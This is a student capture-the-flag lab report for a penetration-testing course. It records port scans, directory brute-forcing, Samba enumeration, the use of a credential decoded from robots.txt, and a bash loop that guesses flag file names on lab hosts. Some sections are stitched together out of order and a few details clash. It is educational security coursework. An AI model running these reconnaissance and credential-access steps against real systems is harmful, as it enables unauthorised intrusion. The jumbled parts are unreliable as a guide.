

# Assignment - 1 Passive and Active Recon

---

GroupID: 3

Member1: 212152:Muhammad Talha Attari

Member2: 211185:Ahmad Anwar

Course: CY243L - Penetration Testing - Lab

Date: 26/10/2023

FlagsSubmitted: 5


---

## Flag - 1 ~ ( 1 x **attacker** )

The first flag does not involve Enumeration and Exploitation as it was already given in the Assignment manual.

1. You just have to use the command `ls -l` and it will show three text files.
2. The file named as `flag.txt` contains the first flag.

```
ls -l
cat flag.txt
```



**Flag # 1 :** `CY243L{SETUP_cd22c3e5aa8e0df0728f0c2a598ed3ee}`

---

## Flag - 2 ~ ( 1 x **webapp.local** )


• Enumeration ( How did I found the open ports)

1. First, we used `nmap` to scan for open ports in `webapp.local`. If we view the `hosts.txt` file, we get the IP addresses of all three hosts. In our case, the IP address of webapp.local is `10.10.18.17`.

2. To find open ports, we used the following command:

```
sudo nmap -p 1-65535 10.10.18.17
```

3. This gave us the following output which shows that port **15865** is open.




```
kali@kali: ~ x 212152talha@192: ~ x
File Actions Edit View Help
kali@kali:~$ cat hosts.txt
HOSTS INFORMATION:
10.10.18.21 - attacker - kali
10.10.18.17 - webapp.local - webapp
10.10.18.95 - share.local - share
10.10.18.47 - udp.local - udp
kali@kali:~$ sudo nmap -p 1-65535 10.10.18.17
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-24 14:16 UTC
Nmap scan report for webapp.local (10.10.18.17)
Host is up (0.000032s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
15865/tcp open  unknown
MAC Address: 02:42:0A:0A:12:11 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.73 seconds
kali@kali:~$
```

Screenshot

4. Now before connecting to the host, We don't know which service is being run on the open port. To check which service is run on **15865**, we used the following command:

```
nmap -p 15865 -sV webapp.local
```



```
kali@kali: ~ x 212152talha@192: ~ x
File Actions Edit View Help
kali@kali:~$ nmap -p 15865 -sV webapp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-24 14:24 UTC
Nmap scan report for webapp.local (10.10.18.17)
Host is up (0.00016s latency).

PORT      STATE SERVICE VERSION
15865/tcp open  http    Apache httpd 2.4.25 ((Debian))

Service detection performed. Please report any incorrect result
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
kali@kali:~$
```

Screenshot of Service used in webapp.local

---

• **Exploitation** (Which tools did we used to exploit the service)

6. As the service run on this port is **http** so the webpage is hosted as the name **webapp.local** also gives us a hint.

7. By using `curl` command, we verified that it was indeed a webpage, we used the following command:

```
curl http://webapp.local:15865/
```

```
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ curl http://webapp.local:15865/
<!-- Write a simple HTML Page that says. Good work. You're getting closer. -->
<!DOCTYPE html>
<html>
<head>
  <title>webapp.local</title>
</head>
<body>
  <h1>Good work. You're getting closer.</h1>
</body>
```

~ Screenshot

8. Now, in our assignment we have two wordlists provided, now we will scan for directories in the webpage by using `gobuster`. We will scan for directories using both `wordlist.txt` and `common.txt`,

9. First we used `common.txt`, we used the following command:

```
gobuster dir -u http://webapp.local:15865 -w /opt/common.txt
```

```
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ gobuster dir -u http://webapp.local:15865 -w /opt/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://webapp.local:15865
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 294]
./htpasswd (Status: 403) [Size: 299]
./htaccess (Status: 403) [Size: 299]
/api (Status: 301) [Size: 319] [ -> http://webapp.local:15865/api/]
/index.html (Status: 200) [Size: 219]
/robots.txt (Status: 200) [Size: 116]
/server-status (Status: 403) [Size: 303]
/userinfo (Status: 301) [Size: 324] [ -> http://webapp.local:15865/userinfo/]
Progress: 4616 / 4617 (99.98%)

Finished
kali@kali:~$
```


~ Screenshot

10. I found a couple of directories and a .txt file i.e., `robots.txt`. It has a Status: `200` means that we can directly access this file so we viewed this file using the following command:

```
curl http://webapp.local:15865/robots.txt
```

11. We got the following text:


```
T251IG1vcuUgdGhpbmc6IFlvdSBjYW4gdHJ5IHROZXRzIG9uIFNhbWJhIHRvIGZpbmQgc29tZXRoaw5nIGp1aWN5Li4gaG9kb3I6c3RhcmsKkai
```



```
kali@kali:~$ curl http://webapp.local:15865/robots.txt
T25lIG1vcmUgdGhpbm6IFlvdSBjYW4gdHJ5IHRoZXNlIGNyZWZlIG9uIFNhbWJhIHRvIGZpbmQgc29tZXRoZW5nIGp1aWN5Li4gaG9kb3I6c3RhcmsKkali@kali:~$
```

~ Screenshot

12. We could not understand it, so we simply searched this on Google and found out that most texts are encrypted using Base64, ROT13 encryption method. So we went to [base64decode.org](http://base64decode.org) and decrypted it and found this as shown in the following screenshot:



~ Screenshot

This gave us credentials on Samba that we will use in Task 3 that is `share.local` to retrieve the next flag.

13. Now I scanned the web pp for more directories using `wordlist.txt` by using the following command:

```
gobuster dir -u http://webapp.local:15865 -w /opt/wordlist.txt
```

and got the following directories:

```
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ gobuster dir -u http://webapp.local:15865 -w /opt/wordlist.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://webapp.local:15865
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/wordlist.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/api (Status: 301) [Size: 310] [→ http://webapp.local:15865/api/]
/userinfo (Status: 301) [Size: 324] [→ http://webapp.local:15865/userinfo/]
/musicnews (Status: 301) [Size: 325] [→ http://webapp.local:15865/musicnews/]
/moneybox (Status: 301) [Size: 324] [→ http://webapp.local:15865/moneybox/]
/server-status (Status: 403) [Size: 303]
Progress: 220560 / 220561 (100.00%)

Finished
```

~ Screenshot

14. We went through every directory and got played xD but this one directory `musicnews` had some hint `"Maybe this one too?"` as shown in the screenshot below:

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ curl http://webapp.local:15865/musicnews/
Trust me, I wouldn't make it this easy.

<!-- Maybe I did, who knows. Look for the flag somewhere in other directories (maybe this one too?) -->kali@kali:~$
```

~ Screenshot

15. When we scanned using `common.txt`, we found `robots.txt`, now this .txt file is almost on every webpage but is not available for everyone to get access to. So I knew that there would be a text file hidden away from everyone. So I used the following command and got the following hint as shown in the screenshot below:

```
curl http://webapp.local:15865/musicnews/robots.txt
```

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ curl http://webapp.local:15865/musicnews/robots.txt
# You weren't supposed to come here.
# These damned crawlers..

# /musicnews/flag-<2-digit-number>.txtkali@kali:~$
```

~ Screenshot

16. Now this hint is that there is a file in the directory `musicnews` that has the name `flag-<2-digit-number>.txt` but we don't know what this 2-digit-number is so we wrote a script that will put random numbers from 00 - 99 and will retrieve the flag if correct 2-digit-number is found:

```
kali@kali: ~ x 212152talha@192: ~ x
GNU nano 6.2 flag-retrieve.sh
#!/bin/bash

for ((i=0; i<100; i++)); do
    URL="http://webapp.local:5642/musicnews/flag$i.txt"

    flag=$(curl -s "$URL")

    if [[ "$flag" = CY243L* ]]; then
        echo "Flag found at $i ... Opening flag$i.txt...."
        break
    fi
done
echo "FLAG : $flag"
```

~ Screenshot of my bash script. Also added this in Appendix at the end.

**NOTE:** We wrote this script later therefore the `port used` in `this script` is changed therefore we got the flag when the open port was `5642` as seen the screenshot below!

### Flag Found:

17. So here is the Flag that we got after running the above script with a screenshot attached:

```
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ sudo nmap -p 1-65535 10.10.18.17
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-25 19:17 UTC
Nmap scan report for webapp.local (10.10.18.17)
Host is up (0.000022s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
5642/tcp  open  unknown
MAC Address: 02:42:0A:0A:12:11 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
kali@kali:~$ nano flag-retrieve.sh
kali@kali:~$ chmod +x flag-retrieve.sh
kali@kali:~$ ./flag-retrieve.sh
Flag found at 98 ... Opening flag98.txt....
FLAG : CY243L{WEB_fdd50565dbab8cda82fd79806ae20e16}
kali@kali:~$
```

**FLAG # 2 : CY243L{WEB\_fdd50565dbab8cda82fd79806ae20e16} ( 1 x webapp.local )**


### Flag - 3 & 4 ~ ( 2 x share.local )

- First Flag of share.local:
  - Enumeration:

1. First we used enum4linux to retrieve a list of users and groups from the samba share by using the following command:

```
enum4linux 10.10.18.95
```

We found that it contained two shares:




```
kali@kali: ~ x 212152talha@192: ~ x
Sharename      Type      Comment
share          Disk      Public
secure-share   Disk      Only the true king can access this share.
IPC$           IPC       IPC Service (Samba Server)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.18.95
//10.10.18.95/share      Mapping: OK Listing: OK Writing: N/A
//10.10.18.95/secure-share Mapping: DENIED Listing: N/A Writing: N/A
```

~ Screenshot of Two Shares

2. The first `share.local` contains these two users i.e., `nobody` and `hodor` :




```
S-1-22-1-1000 Unix User\hodor (Local User)
[+] Enumerating users using SID S-1-5-21-2953675281-3489417053-2135949528 and logon username '', password ''
S-1-5-21-2953675281-3489417053-2135949528-501 SHARE\nobody (Local User)
S-1-5-21-2953675281-3489417053-2135949528-513 SHARE\None (Domain Group)
S-1-5-21-2953675281-3489417053-2135949528-1000 SHARE\hodor (Local User)
```

~ Screenshot of users on share.local

3. Now we connected to the any of the above two-mentioned users by using the following command:

```
smbclient //share.local/share -U nobody #Just leave the password field blank when ask for password
```




```
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ smbclient //share.local/share -U nobody
Password for [WORKGROUP\nobody]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Tue Oct 24 13:59:09 2023
..               D          0 Tue Oct 24 13:59:03 2023
flag.txt         N        48 Tue Oct 24 13:59:09 2023
README.txt       N       159 Tue Oct 24 13:59:09 2023
19480400 blocks of size 1024. 733788 blocks available
smb: \> more flag.txt
```

## Flag Found:

4. By using the `ls` command to view files and reading the flag.txt by using the following command:

```
ls
more flag.txt
```



5. and got the flag:

**FLAG # 3 :** `CY243L{SAMBA1_c1b73cf06680bf1eb8e0c511f89580be}` ( 1 x `share.local` )

### • Second Flag of share.local

◦ Enumeration:

1. After reading `README.txt`, it is now confirmed that the second flag is in second share i.e., `secure-share`. As we earlier found the credentials of `secure-share.local` in `webapp.local` i.e., Here in this screenshot .
2. Now I will connect to the `secure-share` using username `hodor` and password `stark` by using the following command:

```
smbclient //share.local/secure-share -U hodor
```





```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x 212152talha@192: ~ x  
kali@kali:~$ sudo nmap -sU -p 1-65535 --min-rate 1000 udp.local  
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-24 18:27 UTC  
Warning: 10.10.18.47 giving up on port because retransmission cap hit (4  
Stats: 0:10:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan  
UDP Scan Timing: About 90.93% done; ETC: 18:39 (0:01:05 remaining)  
Nmap scan report for udp.local (10.10.18.47)  
Host is up (0.000063s latency).  
Not shown: 64811 open|filtered ports, 723 closed ports  
PORT      STATE SERVICE  
14634/udp open  unknown  
MAC Address: 02:42:0A:0A:12:2F (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 717.94 seconds  
kali@kali:~$
```

## Flag Found:

2. As we can see that we have found an open port: 14634 now we connected on this port using nc and got the flag.

Command used:

```
nc -u udp.local 14634
```


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x 212152talha@192: ~ x  
kali@kali:~$ nc -u udp.local 14634  
  
Well, you know as the saying goes: Ask, and Ye' shall receive.  
>  
Well, you know as the saying goes: Ask, and Ye' shall receive.  
> say  
Well, you know as the saying goes: Ask, and Ye' shall receive.  
> ask  
Well, you know as the saying goes: Ask, and Ye' shall receive.  
> say flag  
Well, you know as the saying goes: Ask, and Ye' shall receive.  
> Here is your flag:  
CY243L_UDP{5slepvj4z4h7k4cit1nrb8r17widn4ke}  
>
```

FLAG # 5 : CY243L\_UDP{5slepvj4z4h7k4cit1nrb8r17widn4ke} ( 1 x share.local )

## Flag(s) Found:


Flag 1:

```
Flag # 1 : CY243L{SETUP_cd22c3e5aa8e0df0728f0c2a598ed3ee} (1 x attacker)
```




## Flag 2:

```
FLAG # 2 : CY243L{WEB_fdd50565dbab8cda82fd79806ae20e16} (1 x webapp.local)
```



### Flag 3:

```
FLAG # 3 : CY243L{SAMBA1_c1b73cf06680bf1eb8e0c511f89580be} (1x share.local)
```



### Flag 4:

```
FLAG # 4 : CY243L{SAMBA_ADMIN_12de9db96bd47d65fbf6478f4212a5c5} (1x share.local)
```




1. There was no password of users on share.local but found the password for users on `secure-share.local` which was `hodor:stark`.
2. This is how we found it earlier also during exploitation in `webapp.local`:
  - I found a couple of directories and .txt file i.e., `robots.txt` in share.local. It has a Status: `200` means that we can directly access this file so we viewed this file using the following command:

```
curl http://webapp.local:15865/robots.txt
```


- We got the following text:

```
T25lIG1vcmUgdGhpbmc6IFlvdSBjYW4gdHJ5IHRoZXNlIGNyZWRzIG9uIFNhbWJhIHRvIGZpbmQgc29tZXRoYW5nIGp1aWN5Li4gaG9kb3I6c3RhcmsKkali
```



~ Screenshot

- We could not understand it, so we simply searched this on google and found out that most texts are encrypted using Base64, ROT13 encryption method. So we went to [base64decode.org](http://base64decode.org) and decrypted it, found this as shown in the following screenshot:



~ Screenshot

## How many tcp ports are open on udp.local?

1. As the name suggests there is **no** tcp port open on udp.local.

```
kali@kali: ~ x 212152talha@192: ~/Assignment_No_1 x
kali@kali:~$ sudo nmap -sT -p 1-65535 --min-rate 1000 udp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-25 19:41 UTC
Nmap scan report for udp.local (10.10.18.47)
Host is up (0.00031s latency).
All 65535 scanned ports on udp.local (10.10.18.47) are closed
MAC Address: 02:42:0A:0A:12:2F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.42 seconds
kali@kali:~$
```

## How many udp ports are open on udp.local?

1. There is only **one** udp port open on udp.local.

```
kali@kali: ~ x 212152talha@192: ~ x
kali@kali:~$ sudo nmap -sU -p 1-65535 --min-rate 1000 udp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-24 18:27 UTC
Warning: 10.10.18.47 giving up on port because retransmission cap hit (
Stats: 0:10:49 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.93% done; ETC: 18:39 (0:01:05 remaining)
Nmap scan report for udp.local (10.10.18.47)
Host is up (0.000063s latency).
Not shown: 64811 open/filtered ports, 723 closed ports
PORT      STATE SERVICE
14634/udp open  unknown
MAC Address: 02:42:0A:0A:12:2F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 717.94 seconds
kali@kali:~$
```

## Appendix

Script which we wrote to find the flag in **webapp.local** :

```
#!/bin/bash

search="CY243L"

for ((i=0; i<100; i++)); do
    URL="http://webapp.local:15865/musicnews/flag$i.txt"

    flag=$(curl -s "$URL")

    if [[ "$flag" == CY243L* ]]; then
        echo "Flag found at $i ... Opening flag$i.txt..."
    fi
done
```

```
        break
    fi
done

echo "FLAG : $flag"
```